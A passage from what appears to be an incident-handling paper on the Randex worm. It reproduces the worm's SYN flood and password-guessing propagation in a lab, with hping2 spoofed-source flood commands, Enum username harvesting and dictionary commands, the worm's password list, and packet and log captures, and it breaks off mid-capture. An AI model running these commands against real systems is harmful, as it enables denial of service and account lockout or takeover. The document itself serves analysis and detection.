Since the actual Randex exploit code was not found, the attack mechanisms will be shown using two systems with two separate applications. The first attacking node is a Windows NT 4.0 WorkStation SP6 node. The node is patched to Microsoft patching levels based on patches released up to March 2004. The second node is an IBM laptop running Linux 9 and patched to current patch releases.

The Window workstation will simulate the propagation methodology of the Randex worm by using the Enum application. Enum is typically used to enumerate Windows systems during the reconnaissance phase of an attack. Enum will be used to harvest usernames and enumerate each username with the predefined list of Randex passwords. The sixteen passwords that Randex uses were put in a dictionary list and fed to Enum for the enumeration phase. The dictionary list is provided in Appendix B.

The second attack is the SYN flood that Randex can perform on the network. This attack will be simulated using the IBM laptop running Linux 9. Hping2 will be used to perform the SYN flood. Hping2 has provisions to craft a similar SYN packet that would be seen coming from a Randex infected node. The tell-tale attributes of a Randex SYN flood are the likelihood that the packet's source address is spoofed and the window size equals 55808. See the SYN packets that were collected on the lab network in the next section.

Site Network Diagram



The target network where the actual attack took place is shown in the Site Network Diagram. The domain controller resides on the production Fiber Distributed Data Interface (FDDI). It resides within the production environment protected by a boundary router and firewall. Unfortunately all components between the office and production environments pass SMB NULL session traffic, which is the type of connection used during password enumeration. At some point in the future, this will not be allowed. Terminal servers are being placed in the environment to facilitate connections on behalf of the user wishing to access the production environment.

The Randex worm has two vectors of attack that will be discussed. The first is the ability to SYN flood a node on the network. The second is its propagation method, which this paper focuses on as its most lethal attack vector. The propagation method has the ability to lock out system accounts and create a denial of service against mission critical services with system or application accounts.

4. Stages of the Attack

Reconnaissance & Scanning

The propagation reconnaissance phase of the Randex worm as discussed earlier is arguably the most lethal phase if the password lock out threshold has a value set that is less than sixteen. Since Microsoft recommends the use of this feature, it is prevalent in most Windows environments. Three potentially detrimental commands are available via the connected IRC channel. The first is syn, which SYN floods the network. The second is ntscan, which starts scanning for systems with weak passwords by choosing a random IP address to enumerate. The third is sysinfo, which enumerates the system for attributes about the hardware and configuration.

The syn command is simulated using Hping2 and the following command.

```
[attacker] # hping2 –a 192.168.1.107 –S –w 55808 –c 1000 192.168.1.101
```

The hping2 command description is as follows:

- -a 192.168.1.107: tells hping2 what IP address to use as a spoofing address
- -S: create a tcp packet with the SYN flag set
- -w 55808: set the tcp window size to 55808
- -c 1000: send 1000 packets and then stop
- 192.168.1.101: address of the destination node

The traffic generated by the SYN flood was captured using tcpdump and a subset of the capture is shown below. The flood effectively creates two packets for every one packet. As seen in the capture, a tcp packet with the reset flag is sent in return for every syn initiation packet. The RESET is due to the fact that no service is available on the default port that hping2 uses, which is zero.

```
19:15:29.206331 192.168.1.107.2246 > 192.168.1.101.0: S 2131710822:2131710822(0) win 55808
19:15:29.206535 192.168.1.101.0 > 192.168.1.107.2246: R 0:0(0) ack 2131710823 win 0
19:15:30.200867 192.168.1.107.2247 > 192.168.1.101.0: S 1291535129:1291535129(0) win 55808
19:15:30.201086 192.168.1.101.0 > 192.168.1.107.2247: R 0:0(0) ack 1291535130 win 0
19:15:31.200879 192.168.1.107.2248 > 192.168.1.101.0: S 710735978:710735978(0) win 55808
19:15:31.201101 192.168.1.101.0 > 192.168.1.107.2248: R 0:0(0) ack 710735979 win 0
19:15:32.200896 192.168.1.107.2249 > 192.168.1.101.0: S 797782694:797782694(0) win 55808
19:15:32.201123 192.168.1.101.0 > 192.168.1.107.2249: R 0:0(0) ack 797782695 win 0
19:15:33.200916 192.168.1.107.2250 > 192.168.1.101.0: S 1027149595:1027149595(0) win 55808
19:15:33.201192 192.168.1.101.0 > 192.168.1.107.2250: R 0:0(0) ack 1027149596 win 0
19:15:34.200931 192.168.1.107.2251 > 192.168.1.101.0: S 79979815:79979815(0) win 55808
19:15:34.201152 192.168.1.101.0 > 192.168.1.107.2251: R 0:0(0) ack 79979816 win 0
19:15:35.200948 192.168.1.107.2252 > 192.168.1.101.0: S 1687655943:1687655943(0) win 55808
19:15:35.201167 192.168.1.101.0 > 192.168.1.107.2252: R 0:0(0) ack 1687655944 win 0
19:15:36.200970 192.168.1.107.2253 > 192.168.1.101.0: S 1930554893:1930554893(0) win 55808
19:15:36.201190 192.168.1.101.0 > 192.168.1.107.2253: R 0:0(0) ack 1930554894 win 0
19:15:37.200983 192.168.1.107.2254 > 192.168.1.101.0: S 527329995:527329995(0) win 55808
19:15:37.201214 192.168.1.101.0 > 192.168.1.107.2254: R 0:0(0) ack 527329996 win 0
19:15:38.201007 192.168.1.107.2255 > 192.168.1.101.0: S 202366747:202366747(0) win 55808
19:15:38.201227 192.168.1.101.0 > 192.168.1.107.2255: R 0:0(0) ack 202366748 win 0
19:15:39.201021 192.168.1.107.2256 > 192.168.1.101.0: S 1112241969:1112241969(0) win 55808
19:15:39.201242 192.168.1.101.0 > 192.168.1.107.2256: R 0:0(0) ack 1112241970 win 0
19:15:40.201036 192.168.1.107.2257 > 192.168.1.101.0: S 502459567:502459567(0) win 55808
19:15:40.201255 192.168.1.101.0 > 192.168.1.107.2257: R 0:0(0) ack 502459568 win 0
19:15:41.201053 192.168.1.107.2258 > 192.168.1.101.0: S 1336091556:1336091556(0) win 55808
19:15:41.201272 192.168.1.101.0 > 192.168.1.107.2258: R 0:0(0) ack 1336091557 win 0
19:15:42.201072 192.168.1.107.2259 > 192.168.1.101.0: S 619697141:619697141(0) win 55808
19:15:42.201299 192.168.1.101.0 > 192.168.1.107.2259: R 0:0(0) ack 619697142 win 0
```

In contrast, the chart below indicates what happens if a port that the victim node has open is SYN flooded. The following command was entered in hping2.

```
[attacker] # hping2 –a 10.3.1.2 –S –w 55808 –c 100 –p 1433 192.168.1.104
```

We know via the username enumeration that the server is running SQL server. The SQLAgentCmdExec username can be seen in the list of usernames. So the one switch added to the hping2 command above is “-p 1433” to SYN flood port 1433. For the output on the wire, see the tcpdump below. The only packet seen is the initiating tcp with a SYN flag set. There is no reset as the port is in a listening state. Over time these packets will begin to fill the tcp backlog queue and ultimately begin a denial of service for incoming connections.

Since the goal is to cause a denial of service, the spoofed address should be one that is not available on the network. If the node is available, the victim may respond with a SYN-ACK thus releasing the SYN from the backlog queue. The goal is to keep the queue full and to minimize the release of SYNs in the queue.

```
23:14:36.200970 10.3.1.2.2253 > 192.168.1.104.ms-sql-s: S 1930554893:1930554893(0) win 55808
23:14:37.200983 10.3.1.2.2254 > 192.168.1.104.ms-sql-s: S 527329995:527329995(0) win 55808
23:14:38.201007 10.3.1.2.2255 > 192.168.1.104.ms-sql-s: S 202366747:202366747(0) win 55808
```

```
23:14:39.201021 10.3.1.2.2256 > 192.168.1.104.ms-sql-s: S 1112241969:1112241969(0) win 55808
23:14:40.201036 10.3.1.2.2257 > 192.168.1.104.ms-sql-s: S 502459567:502459567(0) win 55808
23:14:41.201053 10.3.1.2.2258 > 192.168.1.104.ms-sql-s: S 1336091556:1336091556(0) win 55808
23:14:42.201072 10.3.1.2.2259 > 192.168.1.104.ms-sql-s: S 619697141:619697141(0) win 55808
```

The following chart shows what took place during the SYN flood. For brevity, no data is shown for the connection to the closed port. The closed port just added to the packets received and no adverse conditions were witnessed. The statistical data was gathered from the Windows domain controller using netstat and the following command.

Victim1:> netstat –na > net_stat_data.txt

To see what took place, view the TCP Statistics below. Note the before and after columns and see the data in the “Failed Connection Attempts” row. In the after column, twenty attempts failed to connect with only one-hundred SYN packets sent to a listening port.

Interface Statistics before SYN Flood			Interface Statistics after SYN flood		
	Received	Sent		Received	Sent
Bytes	15040	6218	Bytes	41047	31602
Unicast packets	5	5	Unicast packets	355	416
Non-unicast packets	99	40	Non-unicast packets	158	41
Discards	0	0	Discards	0	0
Errors	0	0	Errors	0	0
Unknown protocols	15		Unknown protocols	51	
IP Statistics			IP Statistics		
Packets Received	98		Packets Received	496	
Received Header Errors	0		Received Header Errors	0	
Received Address Errors	0		Received Address Errors	0	
Datagrams Forwarded	0		Datagrams Forwarded	0	
Unknown Protocols Received	0		Unknown Protocols Received	0	
Received Packets Discarded	0		Received Packets Discarded	0	
Received Packets Delivered	98		Received Packets Delivered	496	
Output Requests	42		Output Requests	447	
Routing Discards	0		Routing Discards	0	
Discarded Output Packets	0		Discarded Output Packets	0	
Output Packet No Route	0		Output Packet No Route	0	
Reassembly Required	0		Reassembly Required	0	
Reassembly Successful	0		Reassembly Successful	0	
Reassembly Failures	0		Reassembly Failures	0	
Datagrams Successfully Fragmented	0		Datagrams Successfully Fragmented	0	
Datagrams Failing Fragmentation	0		Datagrams Failing Fragmentation	0	
Fragments Created	0		Fragments Created	0	

```
ICMP Statistics                                   ICMP Statistics

                           Received   Sent                                   Received   Sent
Messages                          0      0        Messages                        145    145
Errors                            0      0        Errors                            0      0
Destination Unreachable           0      0        Destination Unreachable           0      0
Time Exceeded                     0      0        Time Exceeded                     0      0
Parameter Problems                0      0        Parameter Problems                0      0
Source Quenchs                    0      0        Source Quenchs                    0      0
Redirects                         0      0        Redirects                         0      0
Echos                             0      0        Echos                           145      0
Echo Replies                      0      0        Echo Replies                      0    145
Timestamps                        0      0        Timestamps                        0      0
Timestamp Replies                 0      0        Timestamp Replies                 0      0
Address Masks                     0      0        Address Masks                     0      0
Address Mask Replies              0      0        Address Mask Replies              0      0

TCP Statistics                                    TCP Statistics

Active Opens                             1        Active Opens                             1
Passive Opens                            1        Passive Opens                           21
Failed Connection Attempts               0        Failed Connection Attempts              20
Reset Connections                        0        Reset Connections                        0
Current Connections                      2        Current Connections                      2
Segments Received                        5        Segments Received                      205
Segments Sent                            5        Segments Sent                          205
Segments Retransmitted                   0        Segments Retransmitted                  60

UDP Statistics                                    UDP Statistics

Datagrams Received               89               Datagrams Received               14      2
No Ports                          4               No Ports                          4
Receive Errors                    0               Receive Errors                    0
Datagrams Sent                   37               Datagrams Sent                   37
```

The data indicates that if the attacker is trying to cause a denial of service on an entire network, that SYN flooding ports that are closed can create two packets for every one. If the attacker is attempting to disable a single node, then SYN flooding an open port on the node is effective. As shown above with one-hundred SYN packets, 20 connection attempts were subverted.

A Randex infected node receiving the ntscan command via its IRC channel will begin to attempt propagation on the network. The infected node will randomly choose an IP address and attempt to harvest Windows usernames. In the lab, the simulation node begins by harvesting the usernames on the Windows domain controller using the Enum reconnaissance tool. A dictionary file was created to simulate the sixteen passwords that Randex uses to enumerate the username list. The dictionary list used during simulation can be seen in Appendix B. Enum then attempts sixteen password iterations that are hard coded on each username. The process of scanning is shown below using the Enum application. The first section below shows the list of usernames that Enum collected from the domain controller. The Enum command to collect the data is as follows.

```
[attacker] > enum –U victim1
```

The Enum command is as follows:

- -U victim1: connect to victim1 and get a list of the usernames on the node

The second set is a subset of the usernames using the dictionary file created with the list of Randex passwords. The Enum command to enumerate the usernames is as follows.

```
[attacker] > enum –D -u <username> -f <dict_file> victim1
```

The Enum command is as follows:

- -D: perform a dictionary enumeration
- -u <username>: the username to enumerate with the password list
- -f <dict_file>: the dictionary file that provides the list of words to perform the dictionary enumeration

Username list collected with Enum


```
server: victim1
setting up session... success.
getting user list (pass 1, index 0)... success, got 7.
  Administrator critical_srv_app gregs  Guest  SQLAgentCmdExec  sues  testAcct1
cleaning up... success.
```

Subset of enumerated usernames

```
username: gregs
dictfile: \temp\dict_file.txt
server: victim1
(1) gregs | server
return 1326, Logon failure: unknown user name or bad password.
(2) gregs | !@#$%^&*
return 1326, Logon failure: unknown user name or bad password.
(3) gregs | !@#$%^&
return 1326, Logon failure: unknown user name or bad password.
(4) gregs | !@#$%^
return 1326, Logon failure: unknown user name or bad password.
(5) gregs | !@#$%
return 1326, Logon failure: unknown user name or bad password.
(6) gregs | asdfgh
```


```
return 1909, The referenced account is currently locked out and may not be logged on to.
(7) gregs | asdf
return 1909, The referenced account is currently locked out and may not be logged on to.
(8) gregs | !@#$
return 1909, The referenced account is currently locked out and may not be logged on to.
(9) gregs | 654321
return 1909, The referenced account is currently locked out and may not be logged on to.
(10) gregs | 123456
return 1909, The referenced account is currently locked out and may not be logged on to.
(11) gregs | 1234
return 1909, The referenced account is currently locked out and may not be logged on to.
(12) gregs | 123
return 1909, The referenced account is currently locked out and may not be logged on to.
(13) gregs | 111
return 1909, The referenced account is currently locked out and may not be logged on to.
(14) gregs | 1
return 1909, The referenced account is currently locked out and may not be logged on to.
(15) gregs | root
return 1909, The referenced account is currently locked out and may not be logged on to.
(16) gregs | admin
return 1909, The referenced account is currently locked out and may not be logged on to.

username: Administrator
dictfile: \temp\dict_file.txt
server: victim1
(1) Administrator | server
return 1326, Logon failure: unknown user name or bad password.
(2) Administrator | !@#$%^&*
return 1326, Logon failure: unknown user name or bad password.
(3) Administrator | !@#$%^&
return 1326, Logon failure: unknown user name or bad password.
(4) Administrator | !@#$%^
return 1326, Logon failure: unknown user name or bad password.
(5) Administrator | !@#$%
return 1326, Logon failure: unknown user name or bad password.
(6) Administrator | asdfgh
return 1326, Logon failure: unknown user name or bad password.
(7) Administrator | asdf
return 1326, Logon failure: unknown user name or bad password.
(8) Administrator | !@#$
return 1326, Logon failure: unknown user name or bad password.
(9) Administrator | 654321
return 1326, Logon failure: unknown user name or bad password.
(10) Administrator | 123456
return 1326, Logon failure: unknown user name or bad password.
(11) Administrator | 1234
return 1326, Logon failure: unknown user name or bad password.
(12) Administrator | 123
return 1326, Logon failure: unknown user name or bad password.
(13) Administrator | 111
return 1326, Logon failure: unknown user name or bad password.
(14) Administrator | 1
return 1326, Logon failure: unknown user name or bad password.
(15) Administrator | root
return 1326, Logon failure: unknown user name or bad password.
(16) Administrator | admin
```

```
return 1326, Logon failure: unknown user name or bad password.

username: critical_srv_app
dictfile: \temp\dict_file.txt
server: victim1
(1) critical_srv_app | server
return 1326, Logon failure: unknown user name or bad password.
(2) critical_srv_app | !@#$%^&*
return 1326, Logon failure: unknown user name or bad password.
(3) critical_srv_app | !@#$%^&
return 1326, Logon failure: unknown user name or bad password.
(4) critical_srv_app | !@#$%^
return 1326, Logon failure: unknown user name or bad password.
(5) critical_srv_app | !@#$%
return 1326, Logon failure: unknown user name or bad password.
(6) critical_srv_app | asdfgh
return 1909, The referenced account is currently locked out and may not be logged on to.
(7) critical_srv_app | asdf
return 1909, The referenced account is currently locked out and may not be logged on to.
(8) critical_srv_app | !@#$
return 1909, The referenced account is currently locked out and may not be logged on to.
(9) critical_srv_app | 654321
return 1909, The referenced account is currently locked out and may not be logged on to.
(10) critical_srv_app | 123456
return 1909, The referenced account is currently locked out and may not be logged on to.
(11) critical_srv_app | 1234
return 1909, The referenced account is currently locked out and may not be logged on to.
(12) critical_srv_app | 123
return 1909, The referenced account is currently locked out and may not be logged on to.
(13) critical_srv_app | 111
return 1909, The referenced account is currently locked out and may not be logged on to.
(14) critical_srv_app | 1
return 1909, The referenced account is currently locked out and may not be logged on to.
(15) critical_srv_app | root
return 1909, The referenced account is currently locked out and may not be logged on to.
(16) critical_srv_app | admin
return 1909, The referenced account is currently locked out and may not be logged on to.
```



```
Date:      3/14/04                  Event ID:  644
Time:      9:16:41 PM               Source:    Security
User:      NT AUTHORITY\SYSTE       Type:      Success Audit
Computer:  VICTIM1                  Category:  Account Management

Description:
User Account Locked Out:
          Target Account Name:          gregs
          Target Account ID:
S-1-5-21-337389687-2096517241-622671684-1001
          Caller Machine Name:          \\TOSHIBA
          Caller User Name:   SYSTEM
          Caller Domain:      NT AUTHORITY
          Caller Logon ID:    (0x0,0x3E7)

Data:  (●) Bytes  ( ) Words
```

The three usernames shown above were enumerated with the sixteen passwords that the Randex.worm.c version uses. The password lockout policy set on the domain controller is lock after five wrong attempts. For usernames “gregs” and “critical_srv_app” both usernames were locked after five attempts. Username “gregs” has administrative privileges and “critical_srv_app” is a standard username used by a mock application. See the event detail to the left. The “gregs” account is shown to be locked. This entry is added to the event viewer after the fifth attempt.



```
Date:     3/14/04               Event ID:  644
Time:     9:25:42 PM            Source:    Security
User:     NT AUTHORITY\SYSTE    Type:      Success Audit
Computer: VICTIM1               Category:  Account Management
Description:
User Account Locked Out:
        Target Account Name:        Administrator
        Target Account ID:
S-1-5-21-337389687-2096517241-622671684-500
        Caller Machine Name:        \\TOSHIBA
        Caller User Name:   SYSTEM
        Caller Domain:      NT AUTHORITY
        Caller Logon ID:    (0x0,0x3E7)
```

One interesting point to note is the "Administrator" username is the built in administrator account that was created during the operating system build. Microsoft recommends that the administrator account be changed to something not so descriptive. See the fifth and sixth attempt on the "Administrator" account shown above. The account did not lock on the fifth wrong attempt. Now see the event detail to the right. It shows that the "Administrator" account successfully locked. Logging into the account after the enumeration attempt showed that the account was not locked. This indicates one thing about the built-in administrative account. No matter what the account name is changed too, an enumeration attempt on all harvested accounts can provide a good indication of which username is the built in administrative account. Other accounts that may be set to not lock are system created accounts like the SQL server account created during the SQL server install.

Another item to note on the two Event Detail logs is the Caller Machine Name. In the lab the machine name is \\TOSHIBA, which is the name of the attacking node that was enumerating accounts. This data was used to aid in the detection of the actual incident in our production environment. The machine name was used to identify the attacking node.

Exploiting the System

In order to propagate, the Randex worm tries to locate nodes with weak passwords. To gain this information the worm must connect to the potential victim node. NULL sessions are used as a method of accessing the node and making a request for usernames. The NULL session allows the attacking Windows node to connect and request information using anonymous credentials.

Following is the packet dump of an attempted propagation method using Enum to simulate the ntscan command. The packet dump covers the entire session of requesting and receiving system usernames from setup through tear down. The session is broken down and brief descriptions of what is taking place are given.

Frames 1-4 probe use port 139 to verify that services are available. They look for and exchange NetBIOS information.

```
Frame 1 (62 bytes on wire, 62 bytes captured)
Ethernet II, Src: 00:0d:3a:29:d9:aa, Dst: 00:60:94:b9:5e:6d
```

```
Internet Protocol, Src Addr: 192.168.1.103 (192.168.1.103), Dst Addr: 192.168.1.104 (192.168.1.104)
Transmission Control Protocol, Src Port: 1395 (1395), Dst Port: netbios-ssn (139), Seq: 0, Ack: 0, Len: 0

Frame 2 (60 bytes on wire, 60 bytes captured)
Ethernet II, Src: 00:60:94:b9:5e:6d, Dst: 00:0d:3a:29:d9:aa
Internet Protocol, Src Addr: 192.168.1.104 (192.168.1.104), Dst Addr: 192.168.1.103 (192.168.1.103)
Transmission Control Protocol, Src Port: netbios-ssn (139), Dst Port: 1395 (1395), Seq: 0, Ack: 1, Len: 0

Frame 3 (62 bytes on wire, 62 bytes captured)
Ethernet II, Src: 00:0d:3a:29:d9:aa, Dst: 00:60:94:b9:5e:6d
Internet Protocol, Src Addr: 192.168.11.253 (192.168.11.253), Dst Addr: 192.168.1.104 (192.168.1.104)
Transmission Control Protocol, Src Port: 1396 (1396), Dst Port: netbios-ssn (139), Seq: 0, Ack: 0, Len: 0

Frame 4 (60 bytes on wire, 60 bytes captured)
Ethernet II, Src: 00:60:94:b9:5e:6d, Dst: 00:06:25:7f:d8:d7
Internet Protocol, Src Addr: 192.168.1.104 (192.168.1.104), Dst Addr: 192.168.11.253 (192.168.11.253)
Transmission Control Protocol, Src Port: netbios-ssn (139), Dst Port: 1396 (1396), Seq: 0, Ack: 1, Len: 0
```

Frames 5-8 create Server Message Block – SMB connection

```
Frame 5 (126 bytes on wire, 126 bytes captured)
Ethernet II, Src: 00:0d:3a:29:d9:aa, Dst: 00:60:94:b9:5e:6d
Internet Protocol, Src Addr: 192.168.1.103 (192.168.1.103), Dst Addr: 192.168.1.104 (192.168.1.104)
Transmission Control Protocol, Src Port: 1395 (1395), Dst Port: netbios-ssn (139), Seq: 1, Ack: 1, Len: 72
NetBIOS Session Service

Frame 6 (60 bytes on wire, 60 bytes captured)
Ethernet II, Src: 00:60:94:b9:5e:6d, Dst: 00:0d:3a:29:d9:aa
Internet Protocol, Src Addr: 192.168.1.104 (192.168.1.104), Dst Addr: 192.168.1.103 (192.168.1.103)
Transmission Control Protocol, Src Port: netbios-ssn (139), Dst Port: 1395 (1395), Seq: 1, Ack: 73, Len: 4
NetBIOS Session Service

Frame 7 (191 bytes on wire, 191 bytes captured)
Ethernet II, Src: 00:0d:3a:29:d9:aa, Dst: 00:60:94:b9:5e:6d
Internet Protocol, Src Addr: 192.168.1.103 (192.168.1.103), Dst Addr: 192.168.1.104 (192.168.1.104)
Transmission Control Protocol, Src Port: 1395 (1395), Dst Port: netbios-ssn (139), Seq: 73, Ack: 5, Len:
137
NetBIOS Session Service
SMB (Server Message Block Protocol)

Frame 8 (155 bytes on wire, 155 bytes captured)
Ethernet II, Src: 00:60:94:b9:5e:6d, Dst: 00:0d:3a:29:d9:aa
Internet Protocol, Src Addr: 192.168.1.104 (192.168.1.104), Dst Addr: 192.168.1.103 (192.168.1.103)
Transmission Control Protocol, Src Port: netbios-ssn (139), Dst Port: 1395 (1395), Seq: 5, Ack: 210, Len:
101
NetBIOS Session Service
SMB (Server Message Block Protocol)
```

Frames 9-10 establish and create null session connection to IPC$, which is anonymous.

```
Frame 9 (274 bytes on wire, 274 bytes captured)
Ethernet II, Src: 00:0d:3a:29:d9:aa, Dst: 00:60:94:b9:5e:6d
Internet Protocol, Src Addr: 192.168.1.103 (192.168.1.103), Dst Addr: 192.168.1.104 (192.168.1.104)
```

```
Transmission Control Protocol, Src Port: 1395 (1395), Dst Port: netbios-ssn (139), Seq: 210, Ack: 106,
Len: 220
NetBIOS Session Service
SMB (Server Message Block Protocol)

Frame 10 (204 bytes on wire, 204 bytes captured)
Ethernet II, Src: 00:60:94:b9:5e:6d, Dst: 00:0d:3a:29:d9:aa
Internet Protocol, Src Addr: 192.168.1.104 (192.168.1.104), Dst Addr: 192.168.1.103 (192.168.1.103)
Transmission Control Protocol, Src Port: netbios-ssn (139), Dst Port: 1395 (1395), Seq: 106, Ack: 430,
Len: 150
NetBIOS Session Service
SMB (Server Message Block Protocol)
```

Frames 11-38 access and read from path \samr. The \samr path allows the null session the ability to enumerate available system information.

```
Frame 11 (154 bytes on wire, 154 bytes captured)
Ethernet II, Src: 00:0d:3a:29:d9:aa, Dst: 00:60:94:b9:5e:6d
Internet Protocol, Src Addr: 192.168.1.103 (192.168.1.103), Dst Addr: 192.168.1.104 (192.168.1.104)
Transmission Control Protocol, Src Port: 1395 (1395), Dst Port: netbios-ssn (139), Seq: 430, Ack: 256,
Len: 100
NetBIOS Session Service
SMB (Server Message Block Protocol)

Frame 12 (161 bytes on wire, 161 bytes captured)
Ethernet II, Src: 00:60:94:b9:5e:6d, Dst: 00:0d:3a:29:d9:aa
Internet Protocol, Src Addr: 192.168.1.104 (192.168.1.104), Dst Addr: 192.168.1.103 (192.168.1.103)
Transmission Control Protocol, Src Port: netbios-ssn (139), Dst Port: 1395 (1395), Seq: 256, Ack: 530,
Len: 107
NetBIOS Session Service
SMB (Server Message Block Protocol)

Frame 13 (194 bytes on wire, 194 bytes captured)
Ethernet II, Src: 00:0d:3a:29:d9:aa, Dst: 00:60:94:b9:5e:6d
Internet Protocol, Src Addr: 192.168.1.103 (192.168.1.103), Dst Addr: 192.168.1.104 (192.168.1.104)
Transmission Control Protocol, Src Port: 1395 (1395), Dst Port: netbios-ssn (139), Seq: 530, Ack: 363,
Len: 140
NetBIOS Session Service
SMB (Server Message Block Protocol)
DCE RPC

Frame 14 (105 bytes on wire, 105 bytes captured)
Ethernet II, Src: 00:60:94:b9:5e:6d, Dst: 00:0d:3a:29:d9:aa
Internet Protocol, Src Addr: 192.168.1.104 (192.168.1.104), Dst Addr: 192.168.1.103 (192.168.1.103)
Transmission Control Protocol, Src Port: netbios-ssn (139), Dst Port: 1395 (1395), Seq: 363, Ack: 670,
Len: 51
NetBIOS Session Service
SMB (Server Message Block Protocol)

Frame 15 (117 bytes on wire, 117 bytes captured)
Ethernet II, Src: 00:0d:3a:29:d9:aa, Dst: 00:60:94:b9:5e:6d
Internet Protocol, Src Addr: 192.168.1.103 (192.168.1.103), Dst Addr: 192.168.1.104 (192.168.1.104)
Transmission Control Protocol, Src Port: 1395 (1395), Dst Port: netbios-ssn (139), Seq: 670, Ack: 414,
Len: 63
NetBIOS Session Service
```

```
SMB (Server Message Block Protocol)

Frame 16 (186 bytes on wire, 186 bytes captured)
Ethernet II, Src: 00:60:94:b9:5e:6d, Dst: 00:0d:3a:29:d9:aa
Internet Protocol, Src Addr: 192.168.1.104 (192.168.1.104), Dst Addr: 192.168.1.103 (192.168.1.103)
Transmission Control Protocol, Src Port: netbios-ssn (139), Dst Port: 1395 (1395), Seq: 414, Ack: 733,
Len: 132
NetBIOS Session Service
SMB (Server Message Block Protocol)
DCE RPC

Frame 17 (222 bytes on wire, 222 bytes captured)
Ethernet II, Src: 00:0d:3a:29:d9:aa, Dst: 00:60:94:b9:5e:6d
Internet Protocol, Src Addr: 192.168.1.103 (192.168.1.103), Dst Addr: 192.168.1.104 (192.168.1.104)
Transmission Control Protocol, Src Port: 1395 (1395), Dst Port: netbios-ssn (139), Seq: 733, Ack: 546,
Len: 168
NetBIOS Session Service
SMB (Server Message Block Protocol)
SMB Pipe Protocol
DCE RPC
Microsoft Security Account Manager

Frame 18 (146 bytes on wire, 146 bytes captured)
Ethernet II, Src: 00:60:94:b9:5e:6d, Dst: 00:0d:3a:29:d9:aa
Internet Protocol, Src Addr: 192.168.1.104 (192.168.1.104), Dst Addr: 192.168.1.103 (192.168.1.103)
Transmission Control Protocol, Src Port: netbios-ssn (139), Dst Port: 1395 (1395), Seq: 546, Ack: 901,
Len: 92
NetBIOS Session Service
SMB (Server Message Block Protocol)
SMB Pipe Protocol
DCE RPC

Frame 19 (99 bytes on wire, 99 bytes captured)
Ethernet II, Src: 00:0d:3a:29:d9:aa, Dst: 00:60:94:b9:5e:6d
Internet Protocol, Src Addr: 192.168.1.103 (192.168.1.103), Dst Addr: 192.168.1.104 (192.168.1.104)
Transmission Control Protocol, Src Port: 1395 (1395), Dst Port: netbios-ssn (139), Seq: 901, Ack: 638,
Len: 45
NetBIOS Session Service
SMB (Server Message Block Protocol)

Frame 20 (93 bytes on wire, 93 bytes captured)
Ethernet II, Src: 00:60:94:b9:5e:6d, Dst: 00:0d:3a:29:d9:aa
Internet Protocol, Src Addr: 192.168.1.104 (192.168.1.104), Dst Addr: 192.168.1.103 (192.168.1.103)
Transmission Control Protocol, Src Port: netbios-ssn (139), Dst Port: 1395 (1395), Seq: 638, Ack: 946,
Len: 39
NetBIOS Session Service
SMB (Server Message Block Protocol)

Frame 21 (154 bytes on wire, 154 bytes captured)
Ethernet II, Src: 00:0d:3a:29:d9:aa, Dst: 00:60:94:b9:5e:6d
Internet Protocol, Src Addr: 192.168.1.103 (192.168.1.103), Dst Addr: 192.168.1.104 (192.168.1.104)
Transmission Control Protocol, Src Port: 1395 (1395), Dst Port: netbios-ssn (139), Seq: 946, Ack: 677,
Len: 100
NetBIOS Session Service
SMB (Server Message Block Protocol)
```

```
Frame 22 (161 bytes on wire, 161 bytes captured)
Ethernet II, Src: 00:60:94:b9:5e:6d, Dst: 00:0d:3a:29:d9:aa
Internet Protocol, Src Addr: 192.168.1.104 (192.168.1.104), Dst Addr: 192.168.1.103 (192.168.1.103)
Transmission Control Protocol, Src Port: netbios-ssn (139), Dst Port: 1395 (1395), Seq: 677, Ack: 1046,
Len: 107
NetBIOS Session Service
SMB (Server Message Block Protocol)

Frame 23 (194 bytes on wire, 194 bytes captured)
Ethernet II, Src: 00:0d:3a:29:d9:aa, Dst: 00:60:94:b9:5e:6d
Internet Protocol, Src Addr: 192.168.1.103 (192.168.1.103), Dst Addr: 192.168.1.104 (192.168.1.104)
Transmission Control Protocol, Src Port: 1395 (1395), Dst Port: netbios-ssn (139), Seq: 1046, Ack: 784,
Len: 140
NetBIOS Session Service
SMB (Server Message Block Protocol)
DCE RPC

Frame 24 (105 bytes on wire, 105 bytes captured)
Ethernet II, Src: 00:60:94:b9:5e:6d, Dst: 00:0d:3a:29:d9:aa
Internet Protocol, Src Addr: 192.168.1.104 (192.168.1.104), Dst Addr: 192.168.1.103 (192.168.1.103)
Transmission Control Protocol, Src Port: netbios-ssn (139), Dst Port: 1395 (1395), Seq: 784, Ack: 1186,
Len: 51
NetBIOS Session Service
SMB (Server Message Block Protocol)

Frame 25 (117 bytes on wire, 117 bytes captured)
Ethernet II, Src: 00:0d:3a:29:d9:aa, Dst: 00:60:94:b9:5e:6d
Internet Protocol, Src Addr: 192.168.1.103 (192.168.1.103), Dst Addr: 192.168.1.104 (192.168.1.104)
Transmission Control Protocol, Src Port: 1395 (1395), Dst Port: netbios-ssn (139), Seq: 1186, Ack: 835,
Len: 63
NetBIOS Session Service
SMB (Server Message Block Protocol)

Frame 26 (186 bytes on wire, 186 bytes captured)
Ethernet II, Src: 00:60:94:b9:5e:6d, Dst: 00:0d:3a:29:d9:aa
Internet Protocol, Src Addr: 192.168.1.104 (192.168.1.104), Dst Addr: 192.168.1.103 (192.168.1.103)
